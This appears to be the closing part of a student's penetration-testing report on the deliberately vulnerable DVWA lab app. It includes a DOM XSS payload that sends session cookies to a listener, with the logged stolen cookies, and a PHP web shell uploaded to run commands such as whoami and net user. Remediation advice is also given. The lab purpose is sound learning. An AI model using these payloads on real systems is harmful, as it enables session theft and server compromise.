
Low level will not check the requested input, before including it to be used in the output text.

Spoiler:

Medium Level



```
C:\Users\Abhijeet Sahu>py -m http.server 1337
Serving HTTP on :: port 1337 (http://[::]:1337/) ...
```



Vulnerability: DOM Based Cross Site Scripting

→ ↺ 🌐 http://localhost/DVWA/vulnerabilities/xss_d/?default<script>window.location='http://127.0.0.1:1337/cookie='+document.cookie</script>

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorization Bypass

Vulnerability: DOM Based Cross Site Scripting

Please choose a language:

English

Select

More Information

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Directory listing for /

- [-1.14-windows.xml](#)
- [.anaconda/](#)
- [.android/](#)
- [.conda/](#)
- [.continuum/](#)
- [.gradle/](#)
- [.idlerc/](#)
- [.ipynb_checkpoints/](#)
- [.ipython/](#)
- [.jupyter/](#)
- [.m2/](#)
- [.matplotlib/](#)
- [.ms-ad/](#)
- [.QtWebEngineProcess/](#)
- [.templateengine/](#)
- [.virtual_documents/](#)
- [.vscode/](#)
- [anaconda_projects/](#)
- [AndroidStudioProjects/](#)
- [ansel/](#)
- [AppData/](#)
- [Application Data/](#)
- [battery-report.html](#)
- [Contacts/](#)
- [Cookies/](#)
- [Documents/](#)
- [Downloads/](#)
- [Favorites/](#)
- [first/](#)
- [IdeaProjects/](#)
- [IntelGraphicsProfiles/](#)
- [Links/](#)
- [Local Settings/](#)
- [Music/](#)
- [My Documents/](#)

```
C:\Users\Abhijeet Sahu>py -m http.server 1337
Serving HTTP on :: port 1337 (http://[::]:1337/) ...
::ffff:127.0.0.1 - - [28/Feb/2026 19:17:47] "GET /?cookie=PHPSESSID=1a1439fb57tn5i09ktvgo9f7fl;%20security=low;%20_xsrf=2|95e6b70e|3d2956a2493c8eeac189e9d3f11ce45d|1772274733;%20theme=light HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [28/Feb/2026 19:19:02] "GET /?cookie=PHPSESSID=1a1439fb57tn5i09ktvgo9f7fl;%20security=low;%20_xsrf=2|95e6b70e|3d2956a2493c8eeac189e9d3f11ce45d|1772274733;%20theme=light HTTP/1.1" 200 -
```

Vulnerability 8 – Unrestricted File Upload

- Expected Result: The application should only accept safe file types (like images) and ensure uploaded files cannot be executed.
- Actual Result: The application accepts .php files in a publicly accessible folder, allowing the server to execute them and grant the attacker RCE.
- Impact: This leads to full server compromise via web shells, allowing attackers to modify files, escalate privileges, or launch further attacks.
- Remediation: Restrict uploads to specific extensions and MIME types, store files outside the web root, and disable execution permissions on upload directories.
- Reference: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

- **Steps to do Unrestricted File Upload**

- **Step 1** : Open the DVWA and select File Upload.
- **Step 2** : To Execute any PHP function of your choosing on the target system (such as `phpinfo()` or `system()`) thanks to this file upload vulnerability we first make a file, name it `shell.php` and upload it on the DVWA.

Step 3 : Now go to url and write the following

<http://127.0.0.1/DVWA/hackable/uploads/shell.php?cmd=whoami>

- **Step 4** : This will open **`phpinfo()`** now you can use any of the given command to access data

<http://127.0.0.1/DVWA/hackable/uploads/shell.php?cmd=systeminfo>

<http://127.0.0.1/DVWA/hackable/uploads/shell.php?cmd=net user>

<http://127.0.0.1/DVWA/hackable/uploads/shell.php?cmd=dir C:\>

This will get you all the info of the target

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen

Upload

Help :: Damn Vulnerable Web Application (DVWA) - Personal - Microsoft Edge

localhost/DVWA/vulnerabilities/view_help.php?id=upload&security=low&locale=en

where it is stored.

Objective

Execute any PHP function of your choosing on the target system (such as [phpinfo\(\)](#) or [system\(\)](#)) thanks to this file upload vulnerability.

Low Level

Low level will not check the contents of the file being uploaded in any way. It relies only on trust.

Spoiler: XXXXXXXXXX



php



File

Edit

View



```
<?php
phpinfo();
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

Ln 6, Col 3

78 characters

100%

Windows (CRLF)

UTF-8

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php successfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

PHP Version 8.2.12

System	Windows NT ASUS 10.0 build 26200 (Windows 11) AMD64
Build Date	Oct 24 2023 21:10:40
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=..\obj" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API420220829,TS,VS16
PHP Extension Build	API20220829,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
Zend Max Execution Timers	disabled
IPv6 Support	enabled
DTrace Support	disabled

Conclusion

This VAPT project on DVWA successfully demonstrated **13 common vulnerabilities**. By thinking like an attacker and responding like a developer, I have learned the critical importance of **input validation**, **parameterized queries**, and **security headers**. This roadmap will guide my future work in building secure web applications.

Source

- YouTube
- Google
- Firefox
- DVWA (Damn Vulnerable Web Application)
- Geeksforgeeks
- VAPT.in

END OF REPORT